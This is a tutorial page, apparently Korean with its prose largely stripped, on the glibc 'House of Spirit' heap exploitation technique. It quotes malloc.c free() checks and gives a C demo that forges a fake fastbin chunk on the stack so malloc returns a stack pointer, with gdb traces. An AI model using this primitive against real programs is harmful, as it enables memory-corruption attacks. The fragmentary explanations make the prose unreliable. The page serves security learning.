

# The House of Spirit[Korean]

Unknown macro: 'html'

Excuse the ads! We need some help to keep our site up.

Unknown macro: 'html'

## List

- 1 [House of Spirit](#)
  - 1.1 [Example](#)
  - 1.2 [Related information](#)

## House of Spirit

- `_int_free()` `misaligned_chunk()` .
  - `"free(): invalid pointer"` .

malloc.c

```
if ((unsigned long)(size) <= (unsigned long)(get_max_fast ()))

#if TRIM_FASTBINS
/*
   If TRIM_FASTBINS set, don't place chunks
   bordering top into fastbins
*/
&& (chunk_at_offset(p, size) != av->top)
#endif
) {
if (__builtin_expect ((uintptr_t) p > (uintptr_t) -size, 0)
|| __builtin_expect (misaligned_chunk (p), 0))
{
errstr = "free(): invalid pointer";
errout:

```

- `_int_free()` `chunk "size" MINSIZE` .
  - `"free(): invalid size"` .

malloc.c

```
if (__glibc_unlikely (size < MINSIZE || !aligned_OK (size)))
{
errstr = "free(): invalid size";
goto errout;
}

```

- `_int_free()` `chunk fastbin chunk size` .
  - `chunk "size" flag bit 2 * SIZE_SZ` .
  - `chunk "size" av->system_mem` .
  - `Arena avsystem_mem` .
  - `Arena` .
  - `"size" "free () : invalid next size (fast)"` .
- `chunk , chunk fastbin` .
  - `_int_free()` `chunk Stack` .

## malloc.c

```
if ((unsigned long)(size) <= (unsigned long)(get_max_fast ()))

#if TRIM_FASTBINS
/*
   If TRIM_FASTBINS set, don't place chunks
   bordering top into fastbins
*/
&& (chunk_at_offset(p, size) != av->top)
#endif
) {

    if (__builtin_expect (chunksize_nomask (chunk_at_offset (p, size))
                          <= 2 * SIZE_SZ, 0)
        || __builtin_expect (chunksize (chunk_at_offset (p, size))
                              >= av->system_mem, 0))
    {
        /* We might not have a lock at this point and concurrent modifications
           of system_mem might have let to a false positive.  Redo the test
           after getting the lock.  */
        if (have_lock
            || ({ assert (locked == 0);
                  __libc_lock_lock (av->mutex);
                  locked = 1;
                  chunksize_nomask (chunk_at_offset (p, size)) <= 2 * SIZE_SZ
                  || chunksize (chunk_at_offset (p, size)) >= av->system_mem;
                  })))
        {
            errstr = "free(): invalid next size (fast)";
            goto errout;
        }
        if (! have_lock)
        {
            __libc_lock_unlock (av->mutex);
            locked = 0;
        }
    }


    free_perturb (chunk2mem(p), size - 2 * SIZE_SZ);

    set_fastchunks(av);
    unsigned int idx = fastbin_index(size);
    fb = &fastbin (av, idx);

    /* Atomically link P to its fastbin: P->FD = *FB; *FB = P;  */
    mchunkptr old = *fb, old2;
    unsigned int old_idx = ~0u;
```

- House of Spirit stack    stack 0x10    free()    .
  - Stack Fastbin Fake chunk    malloc()    .
  - Fake chunk 0x10    free(), chunk Fastbin[] .
  - chunk malloc(), Fastbin[] Fake chunk .
  - , Stack .
- Fake chunk "size" 0x80 chunk "size" 0x1000 Fake chunk Stack .
  - 0x3e8(1000)    malloc() .
  - Fake chunk (0x7fffffe3d0) free() .
  - 0x70    malloc() .
  - fastbinsY[6] .
  - Stack.

## House of Spirit flow



## Example

- .
  - Stack Fake chunk malloc() .
  - free() ptr .
  - malloc() 0x70 .

### house\_of\_spirit.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void main(){
    unsigned long *ptr;
    unsigned long fake_chunk[20];

    fprintf(stderr, "fakeChunk : %p\n", fake_chunk);
    fprintf(stderr, "ptr : %p\n", &ptr);

    fake_chunk[1] = 0x80;
    fake_chunk[17] = 0x1000;

    malloc(1000);

    ptr = fake_chunk + 2;
    free(ptr);

    char *stack = malloc(0x70);

    fprintf(stderr, "Stack : %p\n", stack);
}
```

- 0x4006c0 Stack Fake chunk .
  - 0x4006d8 heap arena .
  - 0x4006f9 free() Fake chunk fastbins .
  - 0x400708 malloc() .

## Breakpoints

```
lazenca0x0@ubuntu:~$ gcc -o house_of_spirit house_of_spirit.c
lazenca0x0@ubuntu:~$ gdb -q ./house_of_spirit
Reading symbols from ./house_of_spirit...(no debugging symbols found)...done.
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x000000000400666 <+0>:      push    rbp
   0x000000000400667 <+1>:      mov     rbp, rsp
   0x00000000040066a <+4>:      sub     rsp, 0xc0
   0x000000000400671 <+11>:     mov     rax, QWORD PTR fs:0x28
   0x00000000040067a <+20>:     mov     QWORD PTR [rbp-0x8], rax
   0x00000000040067e <+24>:     xor     eax, eax
   0x000000000400680 <+26>:     mov     rax, QWORD PTR [rip+0x2009d9]      # 0x601060 <stderr@@GLIBC_2.2.5>
   0x000000000400687 <+33>:     lea     rdx, [rbp-0xb0]
   0x00000000040068e <+40>:     mov     esi, 0x4007d4
   0x000000000400693 <+45>:     mov     rdi, rax
   0x000000000400696 <+48>:     mov     eax, 0x0
   0x00000000040069b <+53>:     call    0x400540 <fprintf@plt>
   0x0000000004006a0 <+58>:     mov     rax, QWORD PTR [rip+0x2009b9]      # 0x601060 <stderr@@GLIBC_2.2.5>
   0x0000000004006a7 <+65>:     lea     rdx, [rbp-0xc0]
   0x0000000004006ae <+72>:     mov     esi, 0x4007e4
   0x0000000004006b3 <+77>:     mov     rdi, rax
   0x0000000004006b6 <+80>:     mov     eax, 0x0
   0x0000000004006bb <+85>:     call    0x400540 <fprintf@plt>
   0x0000000004006c0 <+90>:     mov     QWORD PTR [rbp-0xa8], 0x80
   0x0000000004006cb <+101>:    mov     QWORD PTR [rbp-0x28], 0x1000
   0x0000000004006d3 <+109>:    mov     edi, 0x3e8
   0x0000000004006d8 <+114>:    call    0x400550 <malloc@plt>
   0x0000000004006dd <+119>:    lea     rax, [rbp-0xb0]
   0x0000000004006e4 <+126>:    add     rax, 0x10
   0x0000000004006e8 <+130>:    mov     QWORD PTR [rbp-0xc0], rax
   0x0000000004006ef <+137>:    mov     rax, QWORD PTR [rbp-0xc0]
   0x0000000004006f6 <+144>:    mov     rdi, rax
   0x0000000004006f9 <+147>:    call    0x400510 <free@plt>
   0x0000000004006fe <+152>:    mov     edi, 0x70
   0x000000000400703 <+157>:    call    0x400550 <malloc@plt>
   0x000000000400708 <+162>:    mov     QWORD PTR [rbp-0xb8], rax
   0x00000000040070f <+169>:    mov     rax, QWORD PTR [rip+0x20094a]      # 0x601060 <stderr@@GLIBC_2.2.5>
   0x000000000400716 <+176>:    mov     rdx, QWORD PTR [rbp-0xb8]
   0x00000000040071d <+183>:    mov     esi, 0x4007ee
   0x000000000400722 <+188>:    mov     rdi, rax
   0x000000000400725 <+191>:    mov     eax, 0x0
   0x00000000040072a <+196>:    call    0x400540 <fprintf@plt>
   0x00000000040072f <+201>:    nop
   0x000000000400730 <+202>:    mov     rax, QWORD PTR [rbp-0x8]
   0x000000000400734 <+206>:    xor     rax, QWORD PTR fs:0x28
   0x00000000040073d <+215>:    je      0x400744 <main+222>
   0x00000000040073f <+217>:    call    0x400520 <__stack_chk_fail@plt>
   0x000000000400744 <+222>:    leave
   0x000000000400745 <+223>:    ret
End of assembler dump.
gdb-peda$ b *0x0000000004006c0
Breakpoint 1 at 0x4006c0
gdb-peda$ b *0x0000000004006d8
Breakpoint 2 at 0x4006d8
gdb-peda$ b *0x0000000004006f9
Breakpoint 3 at 0x4006f9
gdb-peda$ b *0x000000000400708
Breakpoint 4 at 0x400708
gdb-peda$
```

- Fake chunk (0x80) QWORD PTR [0x7ffffffe470-0xa8] , chunk (0x1000) QWORD PTR [0x7ffffffe470-0xa8] .
  - Stack Fake chunk .

## Fake chunks stored on the stack.

```
gdb-peda$ r
Starting program: /home/lazenca0x0/house_of_spirit
fakeChunk : 0x7fffffff3c0
ptr : 0x7fffffff3b0

Breakpoint 1, 0x000000004006c0 in main ()
gdb-peda$ x/2i $rip
=> 0x4006c0 <main+90>:      mov     QWORD PTR [rbp-0xa8],0x80
    0x4006cb <main+101>:    mov     QWORD PTR [rbp-0x28],0x1000
gdb-peda$ i r rbp
rbp                0x7fffffff470      0x7fffffff470
gdb-peda$ ni

0x000000004006cb in main ()
gdb-peda$ ni

0x000000004006d3 in main ()
gdb-peda$ x/gx 0x7fffffff470 - 0xa8
0x7fffffff3c8:      0x0000000000000080
gdb-peda$ x/gx 0x7fffffff470 - 0x28
0x7fffffff448:      0x0000000000001000
gdb-peda$ x/20gx 0x7fffffff3c8 - 0x8
0x7fffffff3c0:      0x0000000000000000      0x0000000000000080
0x7fffffff3d0:      0x0000000000000000      0x0000000000000000
0x7fffffff3e0:      0x0000000000000000      0x0000000000000000
0x7fffffff3f0:      0x00007fffffff568      0x0000000000000000
0x7fffffff400:      0x0000000000000001      0x00007fffffff568
0x7fffffff410:      0x0000000000000001      0x00007fffffff490
0x7fffffff420:      0x00007fff7ffe168      0x0000000000f0b5ff
0x7fffffff430:      0x0000000000000001      0x000000000040079d
0x7fffffff440:      0x00007fffffff46e      0x0000000000001000
0x7fffffff450:      0x0000000000400750      0x0000000000400570
gdb-peda$
```

- malloc() Heap Arena .
  - malloc() Heap flags, bins, system\_mem, max\_system\_mem, .

## Before and after requesting heap allocation

```
gdb-peda$ c
Continuing.

Breakpoint 2, 0x0000000004006d8 in main ()
gdb-peda$ p main_arena
$1 = {
  mutex = 0x0,
  flags = 0x0,
  fastbinsY = {0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0},
  top = 0x0,
  last_remainder = 0x0,
  bins = {0x0 <repeats 254 times>},
  binmap = {0x0, 0x0, 0x0, 0x0},
  next = 0x7ffff7dd1b20 <main_arena>,
  next_free = 0x0,
  attached_threads = 0x1,
  system_mem = 0x0,
  max_system_mem = 0x0
}
gdb-peda$ p &main_arena
$2 = (struct malloc_state *) 0x7ffff7dd1b20 <main_arena>
gdb-peda$ ni

0x0000000004006dd in main ()
gdb-peda$ p main_arena
$3 = {
  mutex = 0x0,
  flags = 0x1,
  fastbinsY = {0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0},
  top = 0x6023f0,
  last_remainder = 0x0,
  bins = {0x7ffff7dd1b78 <main_arena+88>, 0x7ffff7dd1b78 <main_arena+88>, 0x7ffff7dd1b88 <main_arena+104>,
0x7ffff7dd1b88 <main_arena+104>, 0x7ffff7dd1b98 <main_arena+120>,
...
0x7ffff7dd21a8 <main_arena+1672>, 0x7ffff7dd21a8 <main_arena+1672>...},
  binmap = {0x0, 0x0, 0x0, 0x0},
  next = 0x7ffff7dd1b20 <main_arena>,
  next_free = 0x0,
  attached_threads = 0x1,
  system_mem = 0x21000,
  max_system_mem = 0x21000
}
gdb-peda$
```

- free() Fake chunk (0x7fffffe3d0), chunk fastbinsY[6].
  - chunk malloc() 0x70, fastbinsY[6] chunk (0x7fffffe3d0).

## Reallocate chunks registered in fastbins

```
gdb-peda$ c
Continuing.

Breakpoint 3, 0x0000000004006f9 in main ()
gdb-peda$ x/i $rip
=> 0x4006f9 <main+147>:      call    0x400510 <free@plt>
gdb-peda$ i r rdi
rdi          0x7fffffff3d0      0x7fffffff3d0
gdb-peda$ p main_arena->fastbinsY[6]
$4 = (mfastbinptr) 0x0
gdb-peda$ ni

0x0000000004006fe in main ()
gdb-peda$ p main_arena->fastbinsY[6]
$5 = (mfastbinptr) 0x7fffffff3c0
gdb-peda$ c
Continuing.

Breakpoint 4, 0x000000000400708 in main ()
gdb-peda$ i r rax
rax          0x7fffffff3d0      0x7fffffff3d0
gdb-peda$ c
Continuing.
Stack : 0x7fffffff3d0
[Inferior 1 (process 21008) exited normally]
Warning: not running
gdb-peda$
```

## Related information

- <https://github.com/shellphish/how2heap>
- <https://gbmaster.wordpress.com/2015/07/21/x86-exploitation-101-house-of-spirit-friendly-stack-overflow/>



Unknown macro: 'html'